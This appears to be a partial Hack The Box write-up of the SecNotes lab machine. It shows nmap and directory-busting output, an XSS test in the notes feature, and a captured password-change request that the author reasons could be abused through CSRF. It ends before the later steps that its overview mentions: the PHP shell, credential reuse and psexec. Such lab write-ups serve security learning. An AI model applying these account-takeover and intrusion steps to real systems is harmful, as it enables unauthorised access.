HTB SecNotes Writeup

writeups@centraliowacybersec.com

HTB SecNotes Thoughts

https://app.hackthebox.com/machines/151

I thought this was a really cool box. I learned a ton about CSRF and Windows WSL. I don't have a ton of thoughts other than really enjoying the box.

Table of contents

1. Skills needed and skills learned

1.1. Cross Site Request Forgery
1.2. Linux Subsystem for Windows


2. High Overview

The initial scan showed two web services and an SMB port open. I checked into the SMB shares and didn't pull anything useful at first. I moved over to the port 80 website and enumerated some potential XSS and CSRF. I managed to change the site admin's password to login. From there I pulled useful login info and used them onto an SMB share that had read/write to the port 8808 website. I uploaded a php shell and popped a user shell. Once on the box I enumerated and found an Ubuntu subsystem with sensitive admin creds on a bash history file. I was able to use impacket-psexec to login as admin and grab the root flag.


Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration




```
PORT     STATE SERVICE
80/tcp   open  http
445/tcp  open  microsoft-ds
8808/tcp open  ssports-bcast
```



```
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp  open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open an
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (86%),
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|_  System time: 2021-11-24T07:03:46-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-11-24T15:03:45
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 3h49m09s, deviation: 4h37m10s, median: 1h09m07s

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   58.37 ms 10.10.14.1
2   58.33 ms secnotes.htb (10.10.10.97)
```


4. Service Enumeration

4.1. I started with the SMB service but couldn’t find anything without creds.



```
smbclient -L \\secnotes.htb
do_connect: Connection to [redacted].htb failed (Error NT_STATUS_UNSUCCESSFUL)
Enter WORKGROUP\kali's password:
session setup failed: NT_STATUS_ACCESS_DENIED
```

4.2. I then moved over to port 80 and checked out the website.



secnotes.htb/login.php

Labs Tools Work

Login

Please fill in your credentials to login.

Username

Password

Login

Don't have an account? Sign up now.

Wappalyzer


TECHNOLOGIES MORE INFO

Web servers	Operating systems
IIS 10.0	Windows Server
Programming languages	**UI frameworks**
PHP 7.2.7	Bootstrap 3.3.7

Generate sales leads

4.3. I tried some simple SQL injection and basic creds but they didn't work.


4.4. I ended up registering an account to poke around with account features.



Viewing Secure Notes for **test**

User **test** has no notes. Create one by clicking below.

4.5. I was able to use the notes feature to execute XSS




Secure Notes - Home

Not secure | secnotes.htb/home.php

secnotes.htb says

1

4.6. I also started a directory buster to see if anything special stood out.




```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://secnotes.htb
[+] Method:                  GET
[+] Threads:                 120
[+] Wordlist:                /usr/share/wordlists/dirbuster/dire
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
2021/11/24 09:08:23 Starting gobuster in directory enumeration m
===============================================================
/login.php            (Status: 200) [Size: 1223]
/register.php         (Status: 200) [Size: 1569]
/contact.php          (Status: 200) [Size: 1223]
/home.php             (Status: 200) [Size: 1223]
/db.php               (Status: 500) [Size: 1208]
/logout.php           (Status: 200) [Size: 1223]
/auth.php             (Status: 500) [Size: 1208]

===============================================================
2021/11/24 09:13:19 Finished
===============================================================
```


4.7. I also ran a cookie based bust to make sure user's didn't see something different.

4.7.1. There was no difference

4.8. The contact us page contained user info in which I confirmed was real



Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact tyler@secnotes.htb using the contact link below with any questions.



Login

Please fill in your credentials to login.


Username: tyler

Password:

The password you entered was not valid.

Don't have an account? Sign up now.

4.9. I tried signing up a new password as the user but that didn't work either.



Sign Up

Please fill this form to create an account.

Username:

This username is already taken.

Password: ••••••••


Confirm Password: ••••••••

Already have an account? Login here.

4.10. From here I enumerated XSS options and found CSRF

4.10.1. https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery

4.11. I thought this was interesting because the Update Password tool doesn't ask for confirmation




Update Password

Password

•••••••••

Confirm Password

•••••••••




Password updated.

Viewing Secure Notes for **test**

55]

24 07:55:45]

4.12. When I monitor this process in burpsuite it looks like it just sends a post request and accepts it.




```
POST /change_pass.php HTTP/1.1
Host: secnotes.htb
Content-Length: 57
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://secnotes.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple
Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
gned-exchange;v=b3;q=0.9
Referer: http://secnotes.htb/change_pass.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=11bp8qmubm9mjrql8fammc3jkl
Connection: close

password=password&confirm_password=password&submit=submit
```

4.13. In theory, you can just make a url that you click and it changes your password.

4.14. I messed on this idea for a while but was really stuck here so I took a nudge on the box. It seemed obvious from here

